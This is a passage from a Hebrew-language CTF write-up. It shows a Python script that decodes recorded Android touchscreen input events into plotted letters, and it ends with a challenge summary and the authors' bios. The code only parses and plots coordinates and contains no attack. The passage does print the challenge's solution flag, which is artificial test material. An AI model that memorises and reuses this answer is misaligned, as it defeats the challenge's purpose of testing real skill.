כנראה זה בגלל שקואורדינטת x נשארה אותו דבר, למשל בציור קו אנכי. הדבר השלישי הוא שנראה שהערכים האלה הם בכלל מחוץ לתחומי הרזולוצייה שגילינו שהיא אופטימלית 1080x2178.

בהתחשב בנקודה הראשונה שציינתי ובהתעלמות משתי הנקודות האחרונות, כתבתי את הסקריפט הבא:


```
import os
import matplotlib.pyplot as plt
from struct import unpack
from natsort import natsorted

def parse_type(val):
    if val == 0:
        return "EV_SYN"
    if val == 1:
        return "EV_KEY"
    if val == 3:
        return "EV_ABS"
    else:
        return val
def parse_code(val):
    if val == 0x0:
        return "SYN_REPORT"
    if val == 0x35:
        return "ABS_MT_POSITION_X"
    if val == 0x36:
        return "ABS_MT_POSITION_Y"
    if val == 0x30:
        return "ABS_MT_TOUCH_MAJOR"
    if val == 0x31:
        return "ABS_MT_TOUCH_MINOR"
    if val == 0x39:
        return "ABS_MT_TRACKING_ID"
    if val == 0x145:
        return "BTN_TOOL_FINGER"
    if val == 0x14a:
        return "BTN_TOUCH"
    else:
        return val

def read_file(path_to_file, count):
    xs = []
    ys = []
    with open(path_to_file, "rb") as f:
        data = f.read()

    for i in range(0, len(data),24):
        first_block = unpack("<q", data[i:i+8])[0]
        second_block = unpack("<q", data[i+8:i+16])[0]
        third_block = unpack("<H", data[i+16:i+18])[0]
        fourth_block = unpack("<H", data[i+18:i+20])[0]
        fifth_block = unpack("<i", data[i+20:i+24])[0]
        if(fourth_block == 0x35):
            xs.append(fifth_block)
        if(fourth_block== 0x36):
            ys.append(fifth_block)
        third_block = parse_type(third_block)
        fourth_block = parse_code(fourth_block)
    while(len(xs)> len(ys)):
        xs.pop()
    while(len(ys)> len(xs)):
        ys.pop()
    plt.gca().invert_yaxis() # inverting y axis
    plt.scatter(xs, ys)
    plt.savefig(f"{count}.png")
    plt.clf()

files = next(os.walk('user_data/'))[2]
files = natsorted(files)
for count,file in enumerate(files, start=1):
    read_file("user_data/"+file, count)
```

אחרי הרצה ראשונית הבנתי שכדאי להפוך את ציר ה-y אחרת האותיות יצאו הפוכות ולכן הוספתי זאת לסקריפט למעלה. בכל מקרה יווצרו לנו מלא תמונות בתיקייה הנוכחית, הנה התמונה הראשונה לדוגמה:



נראה שזאת האות הראשונה לדגל, אז אם כל תמונה היא אות, כל שנותר הוא לאיית את הדגל.


יש רק בעיה קטנה, חלק מהתמונות לא ברורות במיוחד, כנראה בגלל שלא בהכרח שמרתי על פרופורציות וגם מחקתי כמה נקודות מדי פעם בגלל אי שיוויון בין גודל הרשימות (שהסברתי מקודם למה הוא קורה ולא דאגתי להתייחס לזה בקוד). למשל:



התמונה הזאת חוזרת על עצמה שוב ושוב, לקח לי זמן (והשלמה של שאר התווים) כדי להבין שמדובר למעשה בקו תחתון, פשוט בגלל הפרופורציה בין ציר ה-x לציר ה-y, הוא כלל לא נראה כך. כדי לטפל בבעיית הפרופורציה נוסיף את השורה הזאת:

```
plt.axis('equal')
```

לפני שמירת הקובץ ונריץ. הפעם הקו התחתון יראה כך:




לא מושלם, אבל הרבה יותר טוב. ננסה לאיית את הדגל עכשיו ואחרי קצת ניסוי וטעייה נגלה שזה הדגל הנכון:

```
MCL{7R4CK1Ng_y0uR_3V3ry_m0V3}
```

סיכום

אז זהו, פתרנו את כלל האתגרים:



נרצה להודות לצוות של Matrix על אתגרים נהדרים, מאתגרים ויצירתיים מאוד. האתגר כלל חידות מקשת רחבה של תחומים. אהבנו במיוחד את האתגר Mirror שהיה אתגר Pwn מעניין וחדשני. באתגרי mobile למדנו על Android לעומק. בנוסף האתגרים הנוספים דרשו חשיבה מחוץ לקופסא והסבו לנו הנאה רבה.

נתראה בשנה הבאה!

קצת עלינו

- עידן סטרוביניסקי - Senior Security Researcher ב-XM Cyber, אוהב מחקר חולשות ולפתור אתגרי Pwn ו-Reversing, בעברי מפתח תוכנה.

- דניאל איסקוב - Android Developer, שחקן CTF-ים ותיק שאוהב במיוחד אתגרי Reversing ו-Mobile.